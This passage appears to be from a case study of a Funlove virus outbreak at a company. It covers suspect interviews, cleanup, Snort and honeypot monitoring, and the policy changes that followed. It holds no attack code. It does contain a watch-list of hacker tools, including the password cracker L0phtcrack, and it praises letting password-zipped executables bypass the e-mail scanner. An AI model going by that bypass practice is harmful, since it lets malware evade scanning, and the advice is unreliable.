The first user that was suspected of starting the infection did use the modem hooked up to her machine for business and personal reasons. She admitted to dialing into her private ISP to receive her private e-mail on a regular basis. She was asked if she ever

received any attachments to those e-mail messages that appeared to do nothing when she ran it, or behaved in any strange manner after double clicking on it. She mentioned that the only attachments she has ever received were that of her new grandson that was born 5 months ago. She also admitted that the pictures were the sole reason for her using the modem to dial into her private ISP. A quick check of her McAfee Virusscan log files also revealed that her Virusscan has been kept up to date for the past year and a half. She was not the one that started the outbreak.

The second person that was a suspect at starting the outbreak was a person that was not very forthcoming with answers. He appeared that he knew "just enough to be dangerous" about computers in general. He was the type that would download a program that he found interesting and would run them without regard for what they would do. He appeared quite disgruntled that he was just passed up for a promotion to a team leader position that would have included a 10% salary increase. Right from the start of the informal interview the antivirus team had a feeling that this person was the one started the outbreak, but not by accident but maliciously. The user did admit to using the modem to dial into his private ISP, but denied running a virus intentionally to infect the company. He went on to say that he was upset about loosing the promotion, but wouldn't want to loose his job entirely by intentionally causing a virus outbreak. Once the antivirus team informed him how serious this was, and that he could potentially loose his job, he became very forthcoming with the answers that they needed. He stated that he does regularly dial into his private ISP to chat with his friends via the Internet Relay Chat using a program called mIRC to do so. He states that he would never download and run a program that he wasn't sure of exactly where it came from. He also stated that he always ran virus protection and always had it up to date. A quick check of his hard drive revealed that he had quite a few games installed, mostly shareware, but some commercial games that might have been pirated, but he said he had the CDs at home. He was also running Norton Antivirus and not DLB's standard McAfee Virusscan. His Norton Antivirus install was, however, completely up to date and would have protected him from any Funlove virus infected program that he would have downloaded and run on that machine. Following the interview, a PC Tech was called to re-image his machine to the company standard and to remove the modem from that machine as well. He was not the cause of the outbreak.

The third person that the Antivirus team interviewed was reprimanded in the past for doing things that he wasn't supposed to with the company computer systems. His machine was one of the machines that were found to not be running any virus protection at all during the initial outbreak. During the initial outbreak a PC tech had installed McAfee Virusscan on this machine, as it turned up in the list of machines that the PC Techs submitted at the end of the outbreak. It turns out that when the antivirus team took a look at the machine and to interview the user of that machine, it was, once again, not running any antivirus software at all. The user had uninstalled it that morning, stating, "It slowed his machine down too much". The user was asked the reason that he has a modem installed on his machine, his reply was that he found one that wasn't being used and installed it. He was asked exactly what he used the modem for and he admitted to connecting to a private ISP to play online games during his lunch hour, he said that he

didn't think he was doing anything wrong. A quick look at this machine revealed a couple online games, a Chess game and a Reversi game that were Internet capable. But it also revealed that he had two newsgroup readers installed as well. He had Free Agent and NewsBin installed on this machine to pull down binaries from the newsgroups. Further investigation showed that he has been using company equipment to download and upload pirated software to the newsgroups, he has been downloading pornography from the newsgroups, and has been participating in the ALT.2600 forum as well and using the companies file and print server as a pirate software repository. The news server that he was connecting into was called NEWS.PIR8GNUS.COM, which stands for Pirate News, a news server that specializes in pirated and other illegal binary newsgroups. This is, no-doubt, the source of the Funlove outbreak. This information was passed onto DLB's legal department so they can take disciplinary action upon this user. Not for unwittingly starting the virus outbreak, but for the gross disregard for company policies, and for using company equipment for illegal activities. This user was later terminated from the company for his wrongdoings.

Part 3.5: Recovery

Luckily, Funlove was a fairly easy virus to return to a known good state from. Running Symantec's removal tool found here: http://securityresponse.symantec.com/avcenter/venc/data/dos.funlove.4099.fix.tool.html will now repair the NTOSKRNL.EXE and NTLDR.EXE files, at the time of this outbreak it did not. The repair of these files required the re-installation of Windows NT service Pack 6a. The removal tools that were given to the PC techs were 99% effective in bringing the infected machines to a known good state again. In the case of the remaining 1%, a complete re-image of the machine was needed. No critical data was kept on any of these machines, all the data was stored on the companies file and print servers, so a re-image of the machine meant zero loss of critical data.

After the PC techs cleaned all the machines within the production-testing floor, they were instructed to leave them turned off until told to turn them back on. It took 16 hours to go through each machine and ensure that it was Funlove free and was running up to date virus protection. At the end of the 16 hours, every machine on the floor was turned off, and ready to be turned back on. A honey pot machine was placed within this subnet (which was still isolated from the rest of the network). This machine was not only a honey pot, but was also running SNORT intrusion detection software that had signatures written to detect the Funlove virus on the subnet. This machine was place directly in the network path that all the machines would have to use in order to communicate on the network. This machine was the first to be turned on. When the other machines started to be turned back on, only 2 machines still contained the virus and were active hosts. These two machines were machines that had been previously shut off before the tech got to them so the technician assumed that they had already been cleaned. If it wasn't for the SNORT install, these two machines could have started another outbreak. Once these two machines were cleaned (by a crowd of PC Techs!), the SNORT install showed everything clean. The router connecting this subnet to the rest of

the production network was not turned back on for another hour after all the machines were turned back on. The antivirus team wished to monitor for an hour to ensure that every machine on that network was clean and not acting as an active host for the Funlove virus. Just before the router was turned back on, the SNORT machine was plugged into that main network line between the production testing floor and the rest of the production network. This way if the Funlove virus, or any other network intruder, attempted to enter or leave the production testing subnet, it would be detected by the SNORT install.

Some of the changes that were put in place during the outbreak included turning off all open shares on workstation machines. This step would ensure that only authorized users would be able write to a share on a workstation, this prevents Funlove from spreading very rapidly. Another change was the elimination of group accounts, these accounts were put in place so an entire group of people could log into the domain as the same user. This practice is unsecure for a number of reasons, auditing of file access cannot lead to an individual, everyone has access to anything that this one user account has access to, etc. Every user that must log into the domain now has a unique userid and is placed into a manageable domain group.

An instrumental change that was put in place during the outbreak and remains in place today is the practice of shutting off the network port of an infected machine that could infect the rest of the company. This has been written into the procedures for the helpdesk to follow if they see a SNORT alert. The helpdesk will attempt to gather as much information about the machine as possible before having the network operations group shut the port off. The helpdesk will gather NBTSTAT information, PSSTAT information, username, workgroup, and location, enter all this information into a PC tech helpdesk ticket, and then they will have the NOC shut off the port. This one practice has helped to prevent any further outbreaks of Funlove within the network.

Snort IDS sensors have been put in place throughout key locations of the company to help secure the network and to help prevent any further "surprise" virus outbreaks. Honey pot machines have also been put in place throughout the network and monitored closely for any suspicious activity. These two items are the main pieces that make up the Intrusion detection system at DLB today as well.

Virusscan management software was purchased and installed. The software that the antivirus team chose was McAfee's E-Policy Orchestrator (EPO). This management tool monitors every McAfee antivirus install throughout the company by installing a small agent service on the workstations. Through this agent, the workstations communicate to the central EPO server the state of their antivirus install. If it is found that the antivirus install is out of date, EPO will instruct the workstation's Virusscan software to update itself from a definition file repository, all automatically. Through EPO the antivirus team can also set any antivirus settings that they deem needed to the workstation's McAfee Virusscan product. Items such as when to scan, what to scan for, when to check for new updates, password protect the product install so the users cannot make any changes, etc.

The antivirus team also pushed for a company wide Microsoft System's Management Software install (SMS) as well. Up until the outbreak, SMS was only used within a small area of the company. After the outbreak, the SMS team got the permission

to roll it out to each and every machine on the network. With the SMS install, the antivirus team can push out fixes and patches to help prevent virus outbreaks. Not to mention the SMS install has made company wide rollouts much easier as well.

The biggest win that the antivirus team made as a direct result of this outbreak was the adoption of an Antivirus policy for the company. The antivirus policy basically states that every machine plugged into the corporate network must be actively running McAfee's Antivirus software and EPO to manage it. If it is found that a computer does not have antivirus software installed, and it is attached to the corporate network, disciplinary action will result. This gives the antivirus team the power to be able to shut off the network port of any machine that is infected and transmitting a virus to the network.

Part 3.6: Lessons Learned

This incident was allowed to happen at DLB by a number of factors. The antivirus group never had senior level management's attention when it came to the seriousness of virus attacks. For this reason they were not allowed to purchase adequate Antivirus management tools or IDS tools as well. Up until this incident, virus outbreaks were limited to a couple machines at most. Never have they witnessed the true potential of a virus to cripple a company.

There was also lack of policy that stated, clearly and simply, what a user can and cannot do with company equipment. I'm sure that even today there are users that feel that the company computer system that was given to them to do their job is their own personal equipment that they can do what they wish when they wish to it. With the Antivirus policy in place, along with other policies that have been put in place since then, even if the users assume that company property is theirs to do what they want to with, when they are told otherwise, there is a policy from senior level management stating otherwise.

Another key item that allowed this incident to occur was the lack of monitoring of the network devices and software installed on machines. The software monitoring has now been taken over by SMS, which does a weekly inventory of all programs installed on all the machines at the company. This is not only important to ensure that no one is running any hacker tools or other harmful pieces of software such as Lophtcrack, SATAN, nmap, nessus, or other hacker/security type tool, but is essential in keeping software licenses in check. Every week after the inventory is run, the list of running software is compared to the amount of licenses that DLB has purchased and any non-licensed pieces of software are either removed or a license is purchased. All the PC Techs are instructed to perform spot checks on hardware attached to user's machines and to also perform a check of the Antivirus definition files on a user's machine. If a user is found to be running old definition files, they are updated on the spot and reported to the antivirus team to investigate exactly why they are not current. The PC techs are to report any PC cameras or modems installed on a user's machine that are not easily determined that they have been installed for a business need.

Along with the policies and systems that were put in place, there is also an initiative that the PC techs are undertaking. There is a network policy now in place that states that any machine that is plugged into the corporate network must be part of the corporate domain. If this is not possible for business reasons, that machine must be part of an isolatable lab, and the antivirus team must be added to the local administrator group on those machines. The PC techs now receive a weekly listing of machines that are plugged into the corporate network but are not members of the corporate domain. The PC techs have instructions on how to make these machines members of the corporate domain and how to move the user's profile and data over to make the machine look identical to when it wasn't a member of the domain. The PC techs also have instructions to refer any machines that cannot become a member of the domain to the antivirus group and they will determine if it is an actual business need or just a troublesome user that doesn't wish to cooperate with company policies. This listing is derived from a comparison of the WINS, DNS, and Domain databases. Any machine that is found not to be in the corporate domain must be switched over by a PC tech.

Part 3.7: Extras

The author wishes to mention a couple of key to successes on overall network security that only indirectly relates to the above-mentioned Funlove outbreak but which was derived as a direct result of that outbreak. The antivirus team is now conducting bi-weekly meetings with the managers of each other group that would be involved during a virus outbreak. This is making great strides at keeping the lines of communication open between all the groups as far as security of the company network goes. If the antivirus team wishes to put something in place, they pass it by this group of people and open it up for discussion to ensure that it doesn't adversely impact the rest of the network. The same goes if one of the other groups wish to put something in place that might jeopardize the security of the network, the antivirus team will have a chance to help them to put it in place in a secure manner.

The antivirus team was also able to get approval to block all executable type file attachments within e-mail messages in the company. Even though this wouldn't have prevented the Funlove outbreak, it would be a giant step to preventing future outbreaks of e-mail borne viruses. A company wide e-mail was sent out to inform all the users that every attachment that contains an executable type file must be zipped up with a password. The e-mail scanner will not scan any compressed file that is compressed with a password and thus will be allowed to go through the e-mail system. This has made e-mail borne virus outbreaks almost a thing of the past.

End Notes

1) Understanding TCP/IP, Cisco documentation: http://www.cisco.com/univercd/cc/td/doc/product/iaabu/centri4/user/scf4ap1.htm (Aug 10,2002)

2) NetBios-Over-TCP/IP Name Resolution Services primer, EHS company reading room: http://www.ehsco.com/reading/19960915ncw1.html (Aug 10,2002)

3) Panda Software Funlove Description: http://www.pandasoftware.com/library/varios/W32FunLove4099_EN_2.htm (Aug 10,2002)

4) Symantec description of Funlove.4099: http://securityresponse.symantec.com/avcenter/venc/data/w32.funlove.4099.html (Aug 10,2002)

5) Larosa, Vjay, screen capture, SecurityFocus HOME Mailing List: FOCUS-VIRUS, thread name "Capture the Funlove virus",: http://online.securityfocus.com/archive/100/266873/2002-04-04/2002-04-10/0 (Aug 10,2002)

References

Cisco Documentation: http://www.cisco.com/univercd/cc/td/doc/product/iaabu/centri4/user/scf4ap1.htm (Aug 10,2002)

NetBios-Over-TCP/IP Name Resolution Services primer, EHS company reading room: http://www.ehsco.com/reading/19960915ncw1.html (Aug 10,2002)

Panda Software Funlove Description: http://www.pandasoftware.com/library/varios/W32FunLove4099_EN_2.htm (Aug 10,2002)

Symantec description of Funlove.4099: http://securityresponse.symantec.com/avcenter/venc/data/w32.funlove.4099.html (Aug 10,2002)

Symantec removal tool: http://securityresponse.symantec.com/avcenter/venc/data/dos.funlove.4099.fix.tool.html (Aug 10,2002)

SecurityFocus Online: Discussion about Funlove IDS signatures: http://online.securityfocus.com/archive/100/266873/2002-04-04/2002-04-10/0 (Aug 10,2002)

VX Heavens
http://vx.netlux.org/cgi-bin/acc?a=7&p=Win32.FunLove.4070 (July 10,2002)

McAfee's Virus Information Library W32/Funlove.4099 description:
http://vil.nai.com/vil/content/v_10419.htm (Aug 20, 2002)

Symantec's SARC W32/Funlove.4099 description:
http://securityresponse.symantec.com/avcenter/venc/data/w32.funlove.4099.html (Aug 20, 2002)

Microsoft Q article on how the WnetEnumResourceA call is used Article Q177697, Microsoft:
http://support.microsoft.com/default.aspx?scid=KB;EN-US;Q177697& (Aug 20, 2002)